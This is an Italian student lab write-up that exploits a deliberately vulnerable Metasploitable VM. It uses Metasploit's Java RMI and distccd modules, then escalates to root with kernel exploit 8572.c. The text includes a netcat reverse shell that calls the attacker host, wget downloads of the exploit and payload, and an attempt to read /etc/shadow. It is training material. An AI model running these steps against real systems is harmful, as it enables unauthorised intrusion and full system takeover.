

PROGETTO S7


La nostra macchina **Metasploitable** presenta un servizio vulnerabile sulla porta **1099, JAVA RMI**. Si richiede allo studente di sfruttare la vulnerabilità con **Metasploit** al fine di ottenere una sessione **Meterpreter** sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (**KALI**) deve avere il seguente indirizzo **IP**: 192.168.77.111
- La macchina vittima (**Metasploitable**) deve avere il seguente indirizzo **IP**: 192.168.77.112
- Una volta ottenuta una sessione remota **Meterpreter**, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) Configurazione di rete.
 - 2) Informazioni sulla tabella di routing della macchina vittima.

SVOLGIMENTO

Dopo aver configurato il laboratorio virtuale il primo passo è quello di andare a modificare l'indirizzo **IPv4** della macchina **KALI**. Per farlo procederemo facendo click destro sul simbolo della rete in alto a destra macchina e cliccando successivamente su **"edit connection"**, poi in **"IPv4 settings"** si imposterà il **"method"** su **"Manual"** e si aggiungerà l'**IP** desiderato confermando con **"Save"**, in seconda battuta si può procedere con un check con il comando **"ip a"** da terminale. **Figura 1**



```

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.77.111/24 brd 192.168.77.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::6a72:bb4f:8e12:ac17/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

Figura 1, in alto lamodifica dell' IP della macchina Kali, in basso il check da terminale.

Andiamo ora a modificare l' **IP** della macchina **Metasploitable**, in questo caso con il comando:

sudo ifconfig eth0 192.168.77.112

e controlleremo come prima con il comando "**ip a**". **Figura 2**

```

msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.77.112
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:85:8a:68 brd ff:ff:ff:ff:ff:ff
    inet 192.168.77.112/24 brd 192.168.77.255 scope global eth0
    inet6 fe80::a00:27ff:fe85:8a68/64 scope link
        valid_lft forever preferred_lft forever

```

Figura 2, modifica dell' IP della macchina Metasploitable e check.

Ci assicuriamo poi mediante "**ping**" che le due macchine siano in grado di comunicare bidirezionalmente tra loro. **Figura 3**

```

msfadmin@metasploitable:~$ ping 192.168.77.111
PING 192.168.77.111 (192.168.77.111) 56(84) bytes of data:
64 bytes from 192.168.77.111: icmp_seq=1 ttl=64 time=5.23 ms
64 bytes from 192.168.77.111: icmp_seq=2 ttl=64 time=0.363 ms
64 bytes from 192.168.77.111: icmp_seq=3 ttl=64 time=0.204 ms
64 bytes from 192.168.77.111: icmp_seq=4 ttl=64 time=0.505 ms
--- 192.168.77.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.204/1.577/5.238/2.116 ms

(kali@kali)-[~]
$ ping 192.168.77.112
PING 192.168.77.112 (192.168.77.112) 56(84) bytes of data:
64 bytes from 192.168.77.112: icmp_seq=1 ttl=64 time=0.539 ms
64 bytes from 192.168.77.112: icmp_seq=2 ttl=64 time=0.159 ms
64 bytes from 192.168.77.112: icmp_seq=3 ttl=64 time=0.183 ms
^C
--- 192.168.77.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2054ms
rtt min/avg/max/mdev = 0.159/0.293/0.539/0.173 ms

```

Figura 3, ping bidirezionale tra le due macchine.

Facciamo quindi una scansione "**nmap**" sulla macchina **Metasploitable** per controllare nello specifico la porta **1099**, **Figura 4**, come richiesto nell' esercizio:

nmap -sV -p 1099 -T5 192.168.1.112

```

(kali@kali)-[~]
$ nmap -sV -p 1099 -T5 192.168.77.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 09:50 CET
Nmap scan report for 192.168.77.112
Host is up (0.0078s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.16 seconds

```

Figura 4, la scansione nmap evidenzia il servizio Java-rmi in ascolto sulla porta 1099.

Abbiamo ovviamente conferma del fatto che la porta **1099** sia aperta e che presenti il servizio vulnerabile **java-rmi** in ascolto.

Con il comando **“msfconsole”** apriamo **Metasploit**.

Il passo successivo è cercare il servizio **“java_rmi”** con il comando **“search java_rmi”**, per vedere quali sono gli exploit disponibili e con **“use 1”** andremo a selezionare **“java_rmi_server”**. **Figura 5**

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date
-  -
0  auxiliary/gather/java_rmi_registry        .
1  exploit/multi/misc/java_rmi_server        2011-10-15
Java Code Execution
2  \_ target: Generic (Java Payload)         .
3  \_ target: Windows x86 (Native Payload)   .
4  \_ target: Linux x86 (Native Payload)     .
5  \_ target: Mac OS X PPC (Native Payload)  .
6  \_ target: Mac OS X x86 (Native Payload)  .
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15
n Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31
e Escalation

Interact with a module by name or index. For example info 8, use 8 or use 8

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > |
```

Figura 5, si imposta l’exploit mediante comando **“use 1”**.

Visualizziamo quindi le impostazioni dell’**exploit** con il comando **“show options”** e impostiamo l’host remoto con **“set rhost 192.168.77.112”** (IP della macchina target) e come host locale l’IP di **kali** con **“set lhost 192.168.77.111”**. **Figura 6**

```
Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
-  -  -  -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.77.112 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   192.168.77.111 yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert                  no        Path to a custom SSL certificate (default is randomly generated)
URIPATH                  no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-  -  -  -
LHOST     192.168.77.111 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

Figura 6, si impostano l’host locale e l’host remoto per eseguire l’attacco.

Si può procedere con l’attacco mediante il comando **“exploit”** e aprire la sessione **meterpreter** sull’host remoto **192.168.77.112**. **Figura 7**

```

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/XlgGLa6m
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.77.112
[*] Meterpreter session 2 opened (192.168.77.111:4444 → 192.168.77.112:57398) at 2025-01-24 10:35:57 +0100

meterpreter > |

```

Figura 7, viene aperta la sessione meterpreter sull'host remoto 192.168.77.112.

Andiamo infine, come da richiesta, a visualizzare la configurazione di rete e le tabelle di routing. Nel primo caso ci serviremo del comando **"ifconfig"** nel secondo caso dopo aver aperto la shell utilizzeremo il comando **"route"**. **Figura 8**

```

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe85:8a68
IPv6 Netmask : ::

meterpreter > shell
Process 1 created.
Channel 1 created.
route

Kernel IP routing table
Destination  Gateway      Genmask      Flags Metric Ref    Use Iface
192.168.77.0  *            255.255.255.0  U        0      0      0 eth0

```

Figura 8, nella parte alta la configurazione di rete del target, in basso la tabella di routing.

BONUS PRIVILEGE ESCALATION

Effettuare l'attacco al servizio **distccd** (da **Kali** contro **Metasploitable**) e dopo realizzare una **privilege escalation** per diventare **root**.

Documentare e spiegare accuratamente i passaggi del **privilege escalation**.

SVOLGIMENTO

Il primo passo è eseguire una scansione **nmap**, **Figura 9**, su **Metasploitable**:

```
nmap -sV -p- -T5 192.168.77.112
```

```
l-$ nmap -sV -T5 -p- 192.168.77.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 10:50 CET
Stats: 0:02:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 10:52 (0:00:04 remaining)
Nmap scan report for 192.168.77.112
Host is up (0.0023s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
5900/tcp  open  x11          (access denied)
```

Figura 9, in rosso il servizio vulnerabile **distccd** su **Metasploitable**.

Con la scansione notiamo il servizio “**distcc**” in ascolto sulla porta **3632** apriamo quindi la console **Metasploit** con il comando “**msfconsole**” e procediamo con la ricerca dell’ **exploit**, “**search distccd**” selezionando con “**use 0**” l’ unico **exploit** disponibile. **Figura 10**

```
msf6 > search distccd

Matching Modules

#  Name                                     Disclosure Date  Rank       Check  Description
-  -  -                                     -              -      -    -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > |
```

Figura 10, dopo aver visualizzato gli **exploit** viene selezionato quello disponibile.

Con il comando “**show options**” visualizziamo la configurazione dell’ **exploit**, dopo aver impostato l’ **host remoto** con “**set rhost 192.168.77.112**” (Ip del target) l’ **host locale** con “**set lhost 192.168.77.111**” (Ip locale, Kali). **Figura 11**


```
msf6 exploit(unix/misc/distcc_exec) > set rhost 192.168.77.112
rhost => 192.168.77.112
msf6 exploit(unix/misc/distcc_exec) > set lhost 192.168.77.11
lhost => 192.168.77.11
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies     Proxies          no        A proxy chain of format type:host:port[,type:host:port]
  RHOSTS     192.168.77.112  yes       The target host(s), see https://docs.metasploit.com/docs/
  RPORT      3632             yes       The target port (TCP)

Payload options (cmd/unix/reverse_bash):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.77.11   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

Figura 11, si impostano host remoto e host locale e si visualizza la configurazione con il comando “show options”.

Mediante il comando “show payloads” andiamo a visualizzare i payload disponibili e selezioniamo “bind_perl” con “set payload 1”. Figura 12

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads

  #  Name                                     Disclosure Date  Rank  Check  Description
  --  -
  0  payload/cmd/unix/adduser                  .              normal No      Add user with useradd
  1  payload/cmd/unix/bind_perl                .              normal No      Unix Command Shell, Bind TCP (via Perl)
  2  payload/cmd/unix/bind_perl_ipv6           .              normal No      Unix Command Shell, Bind TCP (via perl) IPv6
  3  payload/cmd/unix/bind_ruby                .              normal No      Unix Command Shell, Bind TCP (via Ruby)
  4  payload/cmd/unix/bind_ruby_ipv6           .              normal No      Unix Command Shell, Bind TCP (via Ruby) IPv6
  5  payload/cmd/unix/generic                  .              normal No      Unix Command, Generic Command Execution
  6  payload/cmd/unix/reverse                  .              normal No      Unix Command Shell, Double Reverse TCP (telnet)
  7  payload/cmd/unix/reverse_bash              .              normal No      Unix Command Shell, Reverse TCP (/dev/tcp)
  8  payload/cmd/unix/reverse_bash_telnet_ssl   .              normal No      Unix Command Shell, Reverse TCP SSL (telnet)
  9  payload/cmd/unix/reverse_openssl           .              normal No      Unix Command Shell, Double Reverse TCP SSL (openssl)
  10 payload/cmd/unix/reverse_perl              .              normal No      Unix Command Shell, Reverse TCP (via Perl)
```

Figura 12, viene selezionato il payload “bind_perl”.

Si procede poi con l’attacco, “exploit”, e viene aperta la sessione sul target. Con il comando “id” si può notare come non si abbiano privilegi di root, di questo si può avere conferma con il comando “whoami”. Figura 13

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.77.112:4444
[*] Command shell session 2 opened (192.168.77.111:42325 -> 192.168.77.112:4444) at 2025-01-24 11:08:16 +0100

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Figura 13, dopo aver aperto la sessione con il comando id andremo a vedere l’id dell’utente (daemon).

Un ulteriore test è quello di provare a leggere il file di sistema /etc/shadow, riceveremo infatti un messaggio di “permesso negato”. Figura 14

```
daemon@metasploitable:/$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Figura 14, permesso di lettura sul file shadow negato.

Dobbiamo quindi trovare un modo per **scalare i privilegi** e diventare **“root”**, per farlo nello specifico sfrutteremo un exploit noto del kernel, **udev_exploit**. Eseguiamo quindi il comando **“username-a”** per avere info sull’ utente e sulla versione del kernel. **Figura 15**

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

Figura 15, il kernel è versione 2.6.24

Successivamente su **kali** con il comando:

```
searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6
```

andremo a identificare gli exploit che permettono di eseguire privilege excalation su questo kernel in particolare e ne selezioneremo uno noto, 8572.c. **Figura 16**

```
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.19 (CentOS 4.8/5.3 / Fedora 11) - 'sock_sendpage()' L | linux/local/19933.rb
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / Fedora 11) - 'sock_sendpage()' L | linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueTooth | linux/local/926.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Loca | linux/local/895.c
Linux Kernel 2.4.x/2.6.x - BlueTooth Signe | linux/local/25288.c
Linux Kernel 2.4/2.6 (Fedora 11) - 'sock_sendpage()' L | linux/local/9598.txt
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora 11) - 'sock_sendpage()' L | linux/local/9479.c
Linux Kernel 2.4/2.6 (x86-64) - System Call | linux_x86-64/local/4460.c
Linux Kernel 2.4/2.6 - 'sock_sendpage()' L | linux/local/9641.txt
Linux Kernel 2.6 (Debian 4.0 / Ubuntu 8.10/9.0) - 'pipe.c' Loc | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.0) - 'pipe.c' Loc | linux/local/8572.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.8/5.3) - 'pipe.c' Loc | linux_x86/local/9542.c
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Loc | linux/local/33321.c
```

Figura 16, si seleziona l’ exploit evidenziato su cui è nota una vulnerabilità.

Andando ad aprire il codice sorgente dell’ exploit ne potremo vedere una breve descrizione, in particolare il codice dell’ exploit in questione mi permetterà di passare come parametro all’ eseguibile il **PID** del processo **udev** come argomento e l’ exploit aprirà una **shell bash** stabilendo una connessione come **root** sul target.

Figura 17

```
Usage:
  Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
  usually is the udevd PID minus 1) as argv[1].

  The exploit will execute /tmp/run as root so throw whatever payload you
  want in there.
```

Figura 17, descrizione.

Sarà ora necessario fare in modo che il codice di questo **exploit** sia scaricabile anche sulla macchina **Metasploitable**, avvieremo quindi su **kali** il servizio **apache2**:

```
“service apache2 start”
```

e creeremo un link per rendere l’ exploit scaricabile su **Metasploitable**. Stabiliremo un collegamento alla cartella **local** (nella quale sono contenuti gli exploit tra cui quello scelto):

```
ln -s /usr/share/exploitdb/platforms/linux/local/ /var/www/html/
```

questo sarà creato nella cartella **/var/www/html**. **Figura 18**

```
(root@kali)-[/usr/share/exploitdb/exploits/linux/local]
# ln -s /usr/share/exploitdb/exploits/linux/local /var/www/html
```

Figura 18, si crea un collegamento della cartella local nella cartella html.

Prepariamo quindi un file eseguibile sul target:

```
nano /var/www/html/run
```

e lo editiamo scrivendo all'interno le seguenti stringhe.

```
#!/bin/bash
```

```
nc 192.168.77.111 12345 -e /bin/bash
```

La prima riga indica che deve essere utilizzata una **shell bash**, e la seconda che deve essere stabilita una connessione all'IP 192.168.77.111 (**IP KALI**) alla porta **12345** aprendo una **shell bash**.

Tornando quindi alla sessione aperta mediante comando "**wget**" potremo scaricare l'**exploit** e il file "**run**" appena creato nella cartella "**tmp**".

```
wget http://192.168.77.111/run
```

```
wget http://192.168.77.111/local/8572.c
```

Figura 19

```
daemon@metasploitable:/tmp$ wget http://192.168.77.111/run
wget http://192.168.77.111/run
--06:22:52-- http://192.168.77.111/run
      => `run.1'
Connecting to 192.168.77.111:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 49
100%[=====] 49          -- . --K/s
06:22:52 (36.06 MB/s) - `run.1' saved [49/49]

daemon@metasploitable:/tmp$ wget http://192.168.77.111/local/8572.c
wget http://192.168.77.111/local/8572.c
--06:23:00-- http://192.168.77.111/local/8572.c
      => `8572.c.1'
Connecting to 192.168.77.111:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2,757 (2.7K) [text/x-csrc]
100%[=====] 2,757        -- . --K/s
06:23:00 (35.60 MB/s) - `8572.c.1' saved [2757/2757]

daemon@metasploitable:/tmp$ |
```

Figura 19, dalla sessione aperta si scaricano i due file su metasploitable.

Andiamo quindi a compilare il file **8572.c** come segue:

```
gcc 8572.c -o exploit
```


dove **“exploit”** è il nome del file in output.

Con il comando:

```
cat /proc/net/netlink
```

visualizzeremo il **pid** del processo **udev** che si conatterà con il socket, nel caso specifico è il **Pid:2354**. **Figura 20**

```
cat /proc/net/netlink
sk      Eth Pid    Groups  Rmem    Wmem    Dump    Locks
de313800 0    0      000000000 0        0        00000000 2
dd1dba00 4    0      000000000 0        0        00000000 2
dd654000 7    0      000000000 0        0        00000000 2
ddc14c00 9    0      000000000 0        0        00000000 2
ddc09c00 10   0      000000000 0        0        00000000 2
de313c00 15   0      000000000 0        0        00000000 2
dd063000 15   2354   000000001 0        0        00000000 2
de391800 16   0      000000000 0        0        00000000 2
dd0c1a00 18   0      000000000 0        0        00000000 2
```

Figura 20, in rosso è evidenziato il processo di interesse.

Torniamo nel terminale **Kali** e scriviamo:

```
nc -lvp 1245
```

Il comando mi permette di mettermi in ascolto delle connessioni sulla porta **12345** che è quella che era stata scelta in precedenza nel file **“run”** e dal quale faremo collegare il target. **Figura 21**

```
(root@kali)-[/var/www/html/local]
# nc -lvp 12345
listening on [any] 12345 ...
```

Figura 21, kali si mette in ascolto su porta 12345.

Tornando ora nella sessione aperta avvieremo l'exploit con il **pid** visto prima **2354**, dopo avergli dato permessi di esecuzione con comando **“chmod +x”**:

```
chmod +x exploit
```

```
./exploit 2354
```

Nella prima riga viene dato permesso di esecuzione al file **“exploit”** ottenuto dopo la compilazione, nella seconda lo si va ad passando come parametro il **pid 2354** come detto in precedenza.

Nella console di **kali** in ascolto possiamo vedere come si sia effettivamente stabilita una connessione con il **target**, mediante comando **“whoami”** potremo quindi verificare di avere privilegi di **ROOT** confermando il fatto di aver completato con successo la **Privilege Escalation** sul target **Mestasploitable**.

```
(root@kali)-[/var/www/html/local]
# nc -lvp 12345
listening on [any] 12345 ...
192.168.77.112: inverse host lookup failed: Host name lookup failure
connect to [192.168.77.111] from (UNKNOWN) [192.168.77.112] 35150
whoami
root
```